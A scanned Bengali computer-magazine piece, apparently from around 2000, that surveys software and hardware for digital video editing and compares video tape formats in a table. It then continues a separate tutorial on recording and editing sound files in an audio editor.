ডিজিটাল ভিডিও নিয়ে আলোচনা করার সময় কেবলমাত্র এর হার্ডওয়্যার বা ক্যামেরা নিয়ে আলোচনা করলেই কাজটি সঠিক হবেনা। কারণ এসব হার্ডওয়্যার দিয়ে ভিডিও ইন বা আউট করা গেলেও বস্তুত সম্পাদনার কাজ বা সৃজনশীলতার সাথে জড়িত হলো সফটওয়্যার। আমরা আমাদের আগের আলোচনায় কি ধরনের কমপিউটার এবং কি ধরনের ক্যাপচার কার্ড ব্যবহার করে পেশাদার মানের ভিডিও সৃষ্টি করা যায় তা আলোচনা করেছি। এবার আসুন একটু তাকিয়ে দেখি ডিজিটাল ভিডিও সম্পাদনায় কি ধরনের সফটওয়্যার ব্যবহৃত হতে পারে তার দিকে।

ডিজিটাল মিডিয়া ও এর টুলস

ডিজিটাল ভিডিও মানেই কমপিউটারের ভিডিও। ডিজিটাল ভিডিওতে আমরা দু'ধরনের মিডিয়া ব্যবহার করে থাকি।

ক. এক ধরনের মিডিয়া হলো যা ক্যামেরায় বা বাইরের উৎস থেকে পাওয়া যায়। এগুলো সম্পাদনা করার জন্য কমপিউটারে ইনপুট দিতে হয়। এজন্য প্রয়োজন হয় ক্যাপচার কার্ড। এর সাহায্যে এসব ভিডিও কমপিউটারে আসে। একেবারে নিচুমানের কম্পোজিট ভিডিও, ভিডি বা কম্পোনেন্ট এসব মানের ভিডিও ইনপুট-আউটপুট দেবার নানা ধরনের কার্ড ব্যবহৃত হয়ে থাকে। সবচেয়ে কম পনেরো হাজার টাকার এমপি ১০, বা তার চেয়ে দামী ডিসি ৩০, ৫০ কিংবা তার চেয়েও দামী টারগা ২০০০, টারগা ২০০০ আরটিএক্স ছাড়াও ডিজিস্যুট, মিডিয়া ১০০ এসব কার্ড বিভিন্ন ধরনের ভিডিও ইনপুট দেবার জন্য ব্যবহার করা যায়। ডিভি'র জন্য ইউডি ডিভি, ডিভি ৫০০ বা ২০০০ আরটিএক্স ব্যবহার করে ভিডি ভিডিও ইনপুট আউটপুট দেয়া নেয়া করা যায়। তবে মেকিন্টোশ কমপিউটারে ডিভি-ভিত্তিক কাজ করার জন্য কোন ক্যাপচার কার্ডের দরকার হয়না। আইম্যাক ডিভি এবং জিঃ কমপিউটারে ফায়ারওয়্যার বিল্টইন থাকে বলে যেকোন ডিভি ডিভাইস এতে ব্যবহার করা যায়। এডোবি প্রিমিয়ার ৫.১, আই মুভি বা ফাইনাল কাট প্রো এসব কমপিউটারে রিয়েলটাইম ভিডিও সম্পাদনা করতে দিতে পারে। বেশ কিছু ভিডিও সম্পাদনা সিস্টেম আছে যাতে ক্যাপচার কার্ড ব্রেকআউট বক্স এবং সফটওয়্যার ইন্টিগ্রেটেড থাকে।

খ. ডিজিটাল ভিডিও'র আরেক ধরনের মিডিয়া হলো— যা কমপিউটার দিয়ে তৈরি করা হয়।

উভয় ধরনের মিডিয়াই যখন ডিজিটাল হয়ে উঠে তখন সেসব মিডিয়াকে তরল পদার্থের মতো যেকোন রূপে যেকোন ধরনে ব্যবহার করা যেতে পারে।

নীচে দু'ধরনের মিডিয়া তৈরি করার জন্য যেসব সফটওয়্যার সচরাচর ব্যবহার করা যেতে পারে সে সম্পর্কে আলোচনা করা হলো—

ক. কমপিউটারে ডিজিটাল মিডিয়া তৈরি

কমপিউটারে ডিজিটাল ভিডিও'র জন্য মিডিয়া তৈরি করার কাজটি গ্রাফিক্স থেকেই শুরু করা যেতে পারে। এডোবি ফটোশপ ইমেজ সম্পাদনার সেরা একটি সফটওয়্যার। এটি দিয়ে যেকোন ডিজিটাল ইমেজ সম্পাদনা করা যায়। কোন স্ক্যান করা ইমেজ বা নিজস্ব তৈরি করা ইমেজ দু'কাজেই ফটোশপের জুড়ি নেই। এছাড়া ডিজিটাল ইমেজ তৈরি করার জন্য পাওয়া যায় একাধিক সফটওয়্যার। এর মাঝে পেশাদার মানের জন্য ব্যবহার করা হয় ইলাসট্রেটর। এর ৯.০ সংস্করণ এখন বাজারে রয়েছে। এটি ইমেজ টুল হিসেবে অনন্য। এর কাছাকাছি বা কোন কোন ক্ষেত্রে আরো ভালো (কোন কোন ক্ষেত্রে খারাপও) দুটি সফটওয়্যারের নাম উল্লেখ করা যায়। একটি হলো ফ্রীহ্যান্ড (৯.০) আর অন্যটি হলো কোরেল ড্র (৯.০)। এসব সফটওয়্যারে ইমেজ তৈরির পর একে কমপিউটার গ্রাফিক্স হিসেবে সরাসরি ভিডিও সম্পাদনায় ব্যবহার করা যায়। আবার একে টুডি এনিমেশনেও ব্যবহার করা যায়। থ্রীডি এনিমেশনের জন্য ইনফিনি-ডি এবং থ্রীডি ম্যাক্স ব্যবহার করা যেতে পারে। ইনফিনিডি'র প্রতি নজর কমিয়ে দেয়া যায় এজন্যে যে এটি যে কোম্পানি তৈরি করে তা মারা যাবার মতো অবস্থা হয়েছে। ভবিষ্যতে ইনফিনি-ডি আদৌ বেচে থাকেবে কিনা সন্দেহ আছে। মেটা ক্রিয়েশন নামক কোম্পানিটি যদি এই সফটওয়্যারটিকে কোন ভালো কোম্পানির হাতে বিক্রি করে দিত তবে হয়তো ভবিষ্যতে এর ৫ বা তার পরের সংস্করণ পাওয়া যেতো। এনিমেশনের জন্য ভালো একটি সফটওয়্যার থ্রীডি ম্যাক্স। এর ৩.০ সংস্করণ ব্যবহার করা যেতে পারে।

ডিজিটাল ভিডিও বা ত্রিমাত্রিক এনিমেশন তৈরি ডিজিটাল মিডিয়া তৈরির ক্ষেত্রে আজ সারা পৃথিবীর সবচেয়ে বেশি আকর্ষণীয় কাজে পরিণত করেছে। এই কাজটি নিজেই একটি বিশাল ক্ষেত্র। এর কনজিউমার মানটি ব্যবহারের ক্ষেত্র হলো সাধারণভাবে মাল্টিমিডিয়া সফটওয়্যার। বিজ্ঞাপন বা টিভি প্রডাকশনে ব্যবহারের ক্ষেত্রটিও বিশাল। ইতোমধ্যেই এই প্রযুক্তির সম্প্রসারণ ফটোরিয়ালিস্টিক ত্রিমাত্রিক এনিমেশন পর্যন্ত হয়েছে। সাধারণভাবে এনিমেশন ব্যবহার করে চলচ্চিত্র নির্মাণে এক বিশাল সম্ভাবনা তৈরি হয়েছে। এরই মাঝে অনেক ছবি তৈরি হয়েছে। যেমন, বাগস লাইফ, প্রিন্স অব ইজিপ্ট ইত্যাদি ছবি তৈরি করা হয়েছে এনিমেশন ব্যবহার করে। এছাড়া চলচ্চিত্র শিল্পে বিশেষ এফেক্ট তৈরির জন্য বা বিজ্ঞাপন তৈরি এবং সম্প্রচার মাধ্যমেও ব্যাপকভাবে এনিমেশন ব্যবহৃত হয়ে থাকে। এতোদিন পর্যন্ত এই খাতের সবচেয়ে বড় দুর্বলতা ছিলো যে এনিমেশন ফটোরিয়ালিস্টিক প্রযুক্তি ব্যবহার করতোনা। অর্থাৎ এনিমেশনকে ফটোগ্রাফির বিকল্প হিসেবে ব্যবহার করা যায়নি। যদিও অনেক ক্ষেত্রেই এনিমেশনের ত্রিমাত্রিকতা ফটোরিয়ালিস্টিক মানটির চেয়েও আকর্ষণীয় ছিলো তবুও প্রকৃতপক্ষে চিত্রগ্রহণের বিকল্প হিসেবে এনিমেশনের ব্যবহার করা হতোনা।

সম্প্রতি প্রকাশিত ওয়ার্ল্ড ডিজনীর ডাইনোসর নামের একটি চলচ্চিত্রে ফটোরিয়ালিস্টিক প্রযুক্তি ব্যবহার করা হয়েছে। এটি বস্তুত একটি প্রপ্রাইটরি প্রযুক্তি। সাধারণ মানুষের হাতে এই প্রযুক্তি এখনো আসেনি।

এনিমেশনের জন্য সাধারণ পিসি ছাড়াও সিলিকন গ্রাফিক্স-এর ওয়ার্কস্টেশন এবং মায়া, সফট ইমেজসহ নানা নামের অসংখ্য সফটওয়্যার ব্যবহার করা হয়। তবে সাধারণ কাজের জন্য থ্রীডি ম্যাক্স একটি ভালো সফটওয়্যার। এ'টি আমাদের দেশে ব্যাপকভাবে পরিচিত ও বহুল ব্যবহৃত। যারা পেশাদার মানের কাজ সহজে করতে চান তারা আরো একটি সফটওয়্যার পরখ করে দেখতে পারেন। এর নাম ফরম জি।

তবে ডিজিটাল ভিডিও'র একটি প্রধান কাজ হলো ভিডিও সম্পাদনা করা। পৃথিবীতে সাধারণ ভিডিও মানের সম্পাদনার জন্য সবচেয়ে জনপ্রিয় সফটওয়্যার হলো প্রিমিয়ার। এটি প্রথমে মেকিন্টোশ কমপিউটারের জন্য তৈরি হয়। তবে এখন এর ৫.৫ সংস্করণ ম্যাক ও পিসি'র জন্যই বাজারে ছাড়া হয়েছে। এটি ৫.১ সংস্করণ থেকে রিয়েল টাইম কাজ করে। তবে পিসিতে এই রিয়েলটাইম কাজ করার জন্য ক্যাপচার কার্ড দরকার হয়। মেকিন্টোশের জি ৩/৪-এ এটি কোন কার্ড ছাড়াই কাজ করে। এডোবি'র আফটার এফেক্টস ভিডিও সম্পাদনা এবং এনিমেশন কাজের জন্য ব্যবহৃত হয়ে থাকে।

ভিডিও সম্পাদনায় প্রস্তুতি

ভিডিও সম্পাদনা শুরু করার আগে আপনাকে নিশ্চিত হতে হবে আপনি হাতের কাছে সবকিছু

নিয়েছেন কিনা। ভিডিও সম্পাদনার জন্য যেসব প্রয়োজন তার তালিকাটি নিচে দেয়া হলো—

প্রয়োজনীয় ফুটেজ

প্রয়োজনীয় ফুটেজ বলতে বোঝানো হচ্ছে ক্যামেরায় শুট করা বা অন্য কোন সূত্র থেকে নির্দিষ্ট কাজে ব্যবহার করার জন্য যতো ভিডিও ক্লিপ রয়েছে তার সবকিছুই। এমন হতে পারে যে আপনি একটি চলচ্চিত্রের ফুটেজ ব্যবহার করবেন। সেই অবস্থায় আপনার হাতের কাছে সেই চলচ্চিত্রের ফুটেজটি অবশ্যই থাকতে হবে।

ভিডিও ফরম্যাট: তুলনামূলক চিত্র

ভিডিও ফরম্যাট	প্রকৃত এলপিআই (লাইন পার ইঞ্চি)	রেকর্ডিং পদ্ধতি	ব্যবহারের প্রধান ক্ষেত্র	ক্যামেরার আনুমানিক মূল্য	কম্পিউটার সম্পাদনা ইউনিটের আনুমানিক মূল্য	প্রযুক্তির জটিলতা	বিজ্ঞাপন চিত্রের মান অনুযায়ী অবস্থান	জেনারেশন লস (কপি প্রতি)	এইচডিটিভিতে আপগ্রেড করা যাবে কি?	ক্যামেরা নির্মাতা	কম্পিউটারভিত্তিক এডিটিং সিস্টেম নির্মাতা
ভিএইচএস	২২০+	এনালগ	হোম	২৫-৫০ হাজার	১ লাখ	অল্প	নিম্ন	হ্যাঁ	না	সনি, প্যানাসনিক	মাট্রক্স, পিনাকল
বেটা ম্যাক্স	২৫০+	এনালগ	হোম	অল্প	অল্প	অল্প	নিম্ন	হ্যাঁ	না	সনি	মাট্রক্স, পিনাকল
এসভিএইচএস	৪০০+	এনালগ	হোম-সম্প্রচার	৪০ হাজার থেকে ১.৫ লাখ	১ লাখ	অল্প	মধ্যম	হ্যাঁ	না	প্যানাসনিক	মাট্রক্স, পিনাকল
হাই ৮	৪০০+	এনালগ	হোম-সম্প্রচার	৪০-৭০ হাজার	১ লাখ	অল্প	মধ্যম	হ্যাঁ	না	সনি	মাট্রক্স, পিনাকল
ইউম্যাটিক	২৮০+	এনালগ	সম্প্রচার	অল্প	অল্প	অল্প	মধ্যম	হ্যাঁ	না	সনি	অল্প
বেটা এসপি	৫০০+	এনালগ	সম্প্রচার	৮-১০ লাখ	১৫ লাখ	অল্প	ভাল	হ্যাঁ	না	সনি	মিডিয়া ১০০ এভিড, (মাট্রক্স, পিনাকল)
বেটা এস এক্স	৫৫০+	এনালগ	সম্প্রচার	১০-১২ লাখ	১৫ লাখ	অল্প	ভাল	হ্যাঁ	না	সনি	মিডিয়া ১০০ এভিড, (মাট্রক্স, পিনাকল)
ডিজিটাল ৮	৪০০+	ডিজিটাল	হোম-সম্প্রচার	৪০-৫০ হাজার	১.৫০-২ লাখ	অল্প	মধ্যম	না	না	সনি	পিনাকল, মাট্রক্স
ডিভি (২৫) ডিভিসি প্রো (২৫) ডিভিক্যাম (২৫)	৫০০+ থেকে ৮০০+*	ডিজিটাল	সম্প্রচার	৬০ হাজার- ৫৫ লাখ	১.৫০ - ২ লাখ	অল্প	খুব ভাল	না	হ্যাঁ	সনি, প্যানাসনিক জেভিসি	পিনাকল, মাট্রক্স
ডিভিসি প্রো (৫০) ডিজিটাল-এস (৫০)	৭৫০+	ডিজিটাল	সম্প্রচার	২-৪ লাখ	১.৫০- ৫.০০ লাখ	সরল	খুব ভাল+	না	হ্যাঁ	প্যানাসনিক জেভিসি	পিনাকল, মাট্রক্স
ডিজিটাল বেটাক্যাম	৫৫০+	ডিজিটাল	সম্প্রচার	১০ -১৫ লাখ	৫-২০ লাখ	সরল	ভাল	না	হ্যাঁ	সনি	মিডিয়া ১০০ এভিড, (মাট্রক্স, পিনাকল)
ডিভিসি প্রো -১০০ ডিজিটাল এস-১০০	১০৮০+	ডিজিটাল	সম্প্রচার	৫-৮ লাখ	১৫ - ২০ লাখ	সরল	শ্রেষ্ঠ	না	হ্যাঁ	প্যানাসনিক জেভিসি	মিডিয়া ১০০ এভিড, (মাট্রক্স, পিনাকল)
ডিজিটাল বেটাক্যাম-এইচডি ডিভি-এইচডি	১৭০০+	ডিজিটাল	সম্প্রচার	৫০ -৭০ লাখ	৫০ লাখ	সরল	শ্রেষ্ঠতর	না	হ্যাঁ	সনি	মিডিয়া ১০০ এভিড, (মাট্রক্স, পিনাকল)

কম্পিউটার জগৎ-এর এপ্রিল সংখ্যায় টপিকের চার্টটি প্রকাশ করার পর আমরা আরো বেশ কিছু তথ্য পেয়েছি। এটি একটি আপডেটেড অবস্থা। আমরা বিশেষ করে উল্লেখ করতে পারি যে জেভিসি নামক একটি কোম্পানী একটি তিন সিসিডি

ডিভি-২৫ ক্যামেরা বাজারে ছেড়েছে। এই ক্যামেরাটি প্রচলিত টিভির ৮০০ লাইন মান সম্পন্ন এবং এতে লেন্স বদলানো যায়। ফলে কনজিউমার টিভির একটি এমন মান বাজারে এলো যা সত্যি সত্যি প্রচলিত বেটাক্যাম মানকে অনেকটা পেছনে ফেলে দিয়েছে।

প্রয়োজনীয় সঙ্গীত, অডিও, ডাবিং, অডিও স্পেশাল এফেক্টস ইত্যাদি

ভিডিও মানেই এর সাথে জড়িয়ে থাকবে অডিও। এসব অডিও বিভিন্ন ধরনের হতে পারে। একটি নাটকের সংলাপ আলাদাভাবে ডাবিং করা থাকতে পারে। একটি তথ্যচিত্রের জন্য কোন বিশেষ শব্দ আলাদাভাবে ধারণ করা হতে পারে। বিজ্ঞাপনের জন্য আলাদা জিঙ্গেল ব্যবহার করা হতে পারে। এসব অডিও উপাদানগুলো যদি হাতের কাছে না রাখেন তবে কাজ করতে গিয়ে বারবার আটকে যাবেন।

চিত্রনাট্য বা পাণ্ডুলিপি

যেকোন কাজের জন্যই একটি চিত্রনাট্য বা পাণ্ডুলিপি অত্যন্ত প্রয়োজনীয় জিনিস। নাটক, চলচ্চিত্র এমনকি ডকুমেন্টারির ক্ষেত্রেও একটি ভালো চিত্রনাট্য না হলে একটি ভালো প্রডাকশন হতে পারেনা। হতে পারে যিনি প্রযোজক বা পরিচালক তিনি ভিডিও সম্পাদনার সময় উপস্থিত থাকবেন। তিনি উপস্থিত নাও থাকতে পারেন। যে অবস্থাতেই হোক না কেন একটি চিত্রনাট্য বা যা করতে চাচ্ছেন তার একটি লিখিত রূপ স্পষ্টাক্ষরে (কমপিউটারে টাইপ করে) প্রস্তুত করে হাতের কাছে রাখতে হবে।

কমপিউটার গ্রাফিক্স, এনিমেশন, টাইটেল, বিজ্ঞাপন ইত্যাদি

কমপিউটারে সম্পাদনা করা হয় এমন কোন কাজই এখন আর কমপিউটার গ্রাফিক্স ছাড়া হতে পারেনা। অবশ্যই তাতে টাইটেল ব্যবহার করতে হয়। প্রায় সব সময়েই কিছু না কিছু টেক্সট থাকে যা ফুটেজের সাথে যুক্ত হয়। এছাড়া প্যাকেজ অনুষ্ঠান বা অন্য কোন বিশেষ ধরনের সম্প্রচার অনুষ্ঠানে বিজ্ঞাপন ব্যবহার করার দরকার হতে পারে। এনিমেশন ব্যবহার করার প্রয়োজনও হতে পারে। সম্পাদনার কাজ করার আগে এসব উপাদান হাতের কাছে যেন অবশ্যই থাকে।

প্রয়োজনীয় মিডিয়া

সম্পাদনা করার পর চূড়ান্ত অনুষ্ঠানটি কোন না কোন মিডিয়াতে স্থানান্তর করতে হতে পারে। যদি এটি টেলিভিশনের কোন কেন্দ্রের জন্য তৈরি করা হয় তবে সেই কেন্দ্রে ব্যবহৃত ফরম্যাটের মিডিয়ায় তা স্থানান্তর করতে হতে পারে। এটি ডিজিটাল মিডিয়াতে এনালগ মিডিয়াতেও স্থানান্তর করা হতে পারে। ফলে সম্পাদনার কাজটি শেষ হলে বা অংশ বিশেষ সম্পন্ন করা হলে তা যাতে খুব সহজেই স্থানান্তর করা যায় তার জন্য হাতের কাছে সকল মিডিয়া থাকতে হবে।

এসব উপকরণ সংগ্রহে নেবার সময় যে সিস্টেমে কাজ করছেন তার সাথে সেগুলো কম্পাটিবল কিনা তা দেখে নেবেন। ধরা যাক আপনি এমন একটি সম্প্রচার কেন্দ্রের জন্য কাজ করছেন যারা বেটাক্যাম ক্যাসেট ব্যবহার করে। সুতরাং আপনাকে চূড়ান্ত আউটপুট বেটাক্যাম ফরম্যাটেই দিতে হবে।

ভিডিও সম্পাদনার কাজটি শুরু করা

ভিডিও সম্পাদনার কাজ শুরু করার আগে যন্ত্রপাতিগুলো সঠিকভাবে স্থাপন করা হয়েছে কিনা দেখে নিতে হবে। প্রধানত যেসব যন্ত্রপাতি স্থাপনের প্রয়োজন হয় সেগুলো হলো—

ক্যাপচার কার্ড, ব্রেকআউট বক্স/ব্লু বক্স, ক্যাবলিং, আউটপুট মনিটর, সাউন্ড ইনপুট-আউটপুট এবং ভিটিআর/ক্যামেরা।

ক্যাপচার কার্ডটি কমপিউটারের সিপিইউতে একটি এক্সপানশন স্লটে স্থাপন করতে হয়। তবে এই কার্ডটি স্থাপনের পাশাপাশি লক্ষ্য রাখতে হবে কমপিউটারটির ভিজিএ কার্ড, হার্ড ডিস্ক, র‌্যাম ইত্যাদি ভিডিও সম্পাদনা কাজের উপযুক্ত এবং ক্যাপচার কার্ডের সাথে কম্পাটিবল কিনা।

ব্রেকআউট বক্স বা ব্লুবক্স স্থাপন করা হয় কমপিউটারের সিপিইউ'র বাইরে। বস্তুত এটি বিভিন্ন যন্ত্রের সাথে সংযোগ স্থাপন করে। ক্যাপচার কার্ডের সাথে এটি যুক্ত থাকে। প্রায় সকল যন্ত্রপাতিরই ক্যাবলিং ঠিকমতো হতে হবে। আউটপুট মনিটরটি প্রয়োজন হয় ভিডিও আউটপুট দেখার জন্য। সাউন্ড ইনপুট আউটপুট যন্ত্রপাতি খুব সঙ্গত কারণেই সাউন্ড ইন-আউট-এর জন্য ব্যবহৃত হয়। ভিটিআর বা ক্যামেরার সংযোগ দিতে হয় ভিডিও ইনপুট আউটপুটের জন্য। সবগুলো যন্ত্রপাতিরই সঠিক ও উন্নতমানের ক্যাবলিং করে নিতে হয়। প্রায় বেশির ভাগ সময়েই ভিডিও সম্পাদনার কাজ করার সময় ক্যাবলিংয়ের ঝামেলায় পড়তে হয়।

ডিজিটাইজ

ভিডিও সম্পাদনার প্রথম কাজটি হলো ডিজিটাইজ করা। সেজন্যে আপনি বিভিন্ন সূত্র থেকে যেসব ভিডিও ফুটেজ নেবেন তা ডিজিটাইজ করতে হবে। অনেক সময়েই ডিজিটাইজ করতে হয় নানা সূত্র থেকে। হতে পারে প্রজেক্টটির প্রধান সুটিং করা হয়েছে ডিভি ফরম্যাটে। বিজ্ঞাপন বা টাইটেল হয়তো রয়েছে বেটা ক্যাসেটে। এছাড়া সাউন্ড ইনপুট দেবার বিষয় থাকতে পারে।

(বাকি অংশ ৯৭ পৃষ্ঠায়)

মাল্টিমিডিয়া অডিও সম্পাদনা ॥ দুই

মহিউদ্দিন মোহাম্মদ জালাল


(পূর্ব প্রকাশিতের পর)


[মাল্টিমিডিয়া অডিও সম্পাদনা!! এক যা জুন ২০০০ সংখ্যায় ৮৩ নং পৃষ্ঠায় ছাপা হয়েছিল। ভুলবশত: এ লেখার বাকী অংশ ১০৬ নং পৃষ্ঠায় ছাপা না হওয়ায় তা এবারের লেখার সাথে সংযুক্ত করে দেয়া হলো। স.ক.জ]

৪। এবার ফাইলটিকে সেভ করার জন্য ফাইল মেনু থেকে Save বা Save as কমান্ড সিলেক্ট করুন। Save Audio File ডায়লগ বক্স হাজির হলে তাতে ফাইলের নাম Test প্রদান করুন এবং Save As Type পপ-আপ মেনু থেকে Microsoft Wave Files (*.wav) বাছাই করে Save-এ ক্লিক করলে ফাইলটি উক্ত নামে সেভ হবে।


সাউন্ড রেকর্ড করা

অডিও এডিটর দিয়ে ওপেন করা যেকোন এডিট উইন্ডোতে সাউন্ড রেকর্ড করা যেতে পারে। সিস্টেম কনফিগারেশন সাপেক্ষে মাইক্রোফোন, সিডি প্লেয়ার, ক্যাসেট প্লেয়ার ইত্যাদি থেকে সাউন্ড রেকর্ড করা যায়। রেকর্ডিংয়ের শুরুতে সঠিক সাউন্ড কার্ড ড্রাইভার সিলেক্ট করার প্রয়োজন রয়েছে। এজন্য উইন্ডোজ কন্ট্রোল প্যানেলে গিয়ে মাল্টিমিডিয়া আইকনের উপর ডাবল ক্লিক করুন। মাল্টিমিডিয়া প্রোপার্টিজ উইন্ডো পর্দায় হাজির হলে তার অডিও ট্যাব সিলেক্ট করুন। অত:পর প্লেব্যাক এবং রেকর্ডিং উভয় সেকশনে অবস্থিত Preferred Device পপ-আপ মেনু থেকে সঠিক সাউন্ড কার্ড ড্রাইভার সিলেক্ট করে OK করুন। অডিও এডিটরের মাধ্যমে সাউন্ড রেকর্ড করার পদ্ধতি নিচে দেয়া হলো—





* কমপিউটারের অডিও কার্ড পোর্টের সাথে অডিও সোর্স সংযোগ করুন।
* অডিও মিক্সিং প্রোগ্রাম রান করার জন্য Control>Run Mixer বাছাই করুন অথবা Ctrl+M (Win) নির্দেশ প্রদান করুন; অথবা টুলবারে অবস্থিত Run Mixer Program বোতামে ক্লিক করুন।
* মিক্সার প্রোগ্রাম উইন্ডো পর্দায় হাজির হলে তা থেকে Option>Properties বাছাই করুন। প্রোপার্টিজ ডায়লগ বক্স আসবে। অত:পর প্লেব্যাক ডিভাইস অর্থাৎ যে যন্ত্রটি থেকে সাউন্ড গ্রহণ করা হবে সেটি সিলেক্ট ও প্রয়োজনীয় সেটআপ করুন।
* Record Gain ডায়লগ বক্স পর্দায় হাজির হলে তা থেকে ভলিউম লেভেল ঠিক করুন।
* প্লেব্যাক ডিভাইস অর্থাৎ যে যন্ত্রটি থেকে সাউন্ড গ্রহণ করবেন সেটি চালু করা না থাকলে চালু করুন এবং যে সাউন্ড গ্রহণ করতে চান তাও প্লে করুন।
* অডিও এডিটর থেকে Control>Record বাছাই করুন অথবা Ctrl+R (Win) নির্দেশ প্রদান করুন; অথবা টুলবারে অবস্থিত 'রেকর্ড' বোতামে ক্লিক করুন।



* তাহলে প্লে করা সাউন্ড কমপিউটার তার হার্ড ডিস্কে গ্রহণ করার জন্য প্রস্তুত হবে এবং Set Recording Level ডায়লগ বক্স পর্দায় হাজির হবে। উক্ত ডায়লগ বক্সে অবস্থিত 'স্টার্ট' বোতামে ক্লিক করা হলে রেকর্ডিং শুরু হবে।
* প্রয়োজনীয় সাউন্ড রেকর্ডিংয়ের কাজ সম্পন্ন হলে OK করুন। কমপিউটার উক্ত ফাইলটি Wave ফরম্যাটে সংরক্ষণ করবে।

সাউন্ড ফাইল এডিট করা

সদ্য রেকর্ডকৃত বা পুরানো কোন সাউন্ড ফাইল এডিট করতে গিয়ে এর বর্তমান অবস্থা জেনে নেয়া দরকার। এবং তা জানা যায় প্রোপার্টিজ উইন্ডো থেকে। ফাইলটি কমপিউটারে ওপেন অবস্থায় থাকলে তার প্রোপার্টিজ জানার জন্য File>Properties বাছাই করুন।

Properties ডায়লগ বক্স পর্দায় হাজির হবে। উক্ত ডায়লগ বক্সে সাউন্ড ফাইলটি সম্পর্কে প্রয়োজনীয় তথ্য রয়েছে। এর Attributes সেকশনে ফাইলে অবস্থিত সাউন্ডের স্যাম্পলিং রেট, বিটস পার স্যাম্পল, চ্যানেলস সম্পর্কে তথ্য রয়েছে। এছাড়া ডিউরেশন অপশন থেকে সাউন্ডটি কত সময়ের জন্য তাও জানা যায়। অতঃপর রয়েছে File সেকশন। এই সেকশন থেকে ফাইলের নাম ও অবস্থান, ফাইলের ফরম্যাট কমপ্রেশনের পদ্ধতি, ফাইলের আকার ইত্যাদি জানা যায়। সবশেষে রয়েছে রিপ্রেজেন্টেশন ডাটা সেকশন। এখান থেকে ফাইলটির বিষয়বস্তু, ফাইলটি সম্পর্কে কোন বর্ণনা লিপিবদ্ধ হয়ে থাকলে তা এবং ফাইলটির কোন থাম্বনেইল ইমেজ থাকলে তা প্রদর্শিত হয়।

ফাইলের প্রোপার্টিজ দেখার পর যদি আপনার চাহিদা অনুযায়ী ফাইলটি থাকে তবে ভালো। নতুবা এডিটিংয়ের কাজ শুরু করার পূর্বেই এটির স্যাম্পল রেট চ্যানেল বা স্যাম্পল সাইজে কোন পরিবর্তন করতে চাইলে নিচের পন্থা অবলম্বন করুন।

১. Edit>Convert to বাছাই করুন।

২. কনভার্ট টু ডায়লগ বক্স পর্দায় হাজির হবে। কনভার্ট টু ডায়লগ বক্স দেখতে একেবারে নিউ ডায়লগ বক্সের মতো এবং বিষয়বস্তু ও কার্যকারিতা একই। উক্ত কনভার্ট টু ডায়লগ বক্সে প্রয়োজনীয় পরিবর্তন সাধনের পর OK করুন। আমরা জানি কমপিউটারে অবস্থিত কোন বিষয়বস্তুর উপর কোন প্রভাব ফেলতে হলে সেই বিষয়বস্তুটি প্রথমে সিলেক্ট করে নিতে হয়। সাধারণত সিলেক্ট না করে কোন বিষয়বস্তুর কোন পরিবর্তন সাধন করা যায় না। এখানে সাউন্ড এডিটিং করার জন্য প্রয়োজনীয় অংশ প্রথমে সিলেক্ট করে নিতে হয়।। সিলেক্ট করার কয়েকটি টিপস্ নিচে দেয়া হলো—

* ওয়েভ ফর্মের যেকোন স্থানে মাউস দিয়ে ক্লিক করা হলে একটি লাল রঙের ভার্টিকেল লাইন ক্লিককৃত স্থানে স্থাপিত হয়। এ লাইনটিকে ইনসারশন পয়েন্ট বলা হয়। কোথাও উক্ত ইনসারশন পয়েন্ট স্থাপিত হওয়ার অর্থ হলো সে স্থানটি সিলেক্ট হওয়া।
* ওয়েভ ফর্মের উপর ক্লিক করে ডানে বা বামে যেকোন দিকে মাউস ড্র্যাগ করে প্রয়োজনীয় অংশ সিলেক্ট করা যায়।
* সিলেক্ট করার পর সিলেকশন কমানো বা বাড়ানো যায়। এ জন্য মাউস পয়েন্টার সিলেকশনের যেকোন এক প্রান্তে নিয়ে গেলে মাউস পয়েন্টার বিপরীতমুখো দুটো তীর চিহ্নের রূপ ধারণ করে। এ অবস্থায় ক্লিক ও ড্র্যাগ করে সিলেকশন কমানো বা বাড়ানো যায়।
* সাউন্ড প্লে করা অবস্থায় সিলেকশন করার প্রয়োজন হলে F3 চাপুন। সিলেকশন শুরু হবে। যেখানে গিয়ে সিলেকশন শেষ করতে চান সেখানে F4 চাপুন। অবশ্য F4 এর পরিবর্তে মাউস দিয়ে ক্লিক করেও সিলেকশন সমাপ্ত করা যায়।
* সম্পূর্ণ সাউন্ডটি সিলেক্ট করার জন্য Edit>Select All বাছাই করুন; অথবা Ctrl+L নির্দেশ প্রদান করুন। অবশ্য ওয়েভ ফর্মের উপর ডবল-ক্লিক করেও সম্পূর্ণ সাউন্ডটি সিলেক্ট করা যায়।

সাউন্ডের কোন অংশ মুছে ফেলা

সাউন্ড ফাইলের কোন অংশ মুছে ফেলার প্রয়োজন হলে প্রথমে সে অংশটি সিলেক্ট করুন এবং নিচের যে কোন একটি কাজ করুন।

* Edit>Clear বাছাই করুন; অথবা কীবোর্ড থেকে Delete বোতামে চাপ দিন।
* যদি সিলেক্ট করা অংশ ছাড়া সাউন্ড ফাইলের অবশিষ্ট অংশ মুছে ফেলতে চান তবে Edit>Retain বাছাই করুন।
* Edit>Cut বাছাই করে অথবা Ctrl+X (Win) নির্দেশ প্রদান করেও কোন সিলেক্ট করা অংশ মুছে বা কেটে ফেলা যায়। অবশ্য এরূপ অংশ একেবারে মুছে না গিয়ে কমপিউটারের ক্লিপবোর্ডে জমা থাকে। প্রয়োজন হলে পরবর্তীতে ক্লিপবোর্ডে জমা অংশ অন্য কোথাও পেস্ট করা যায়।

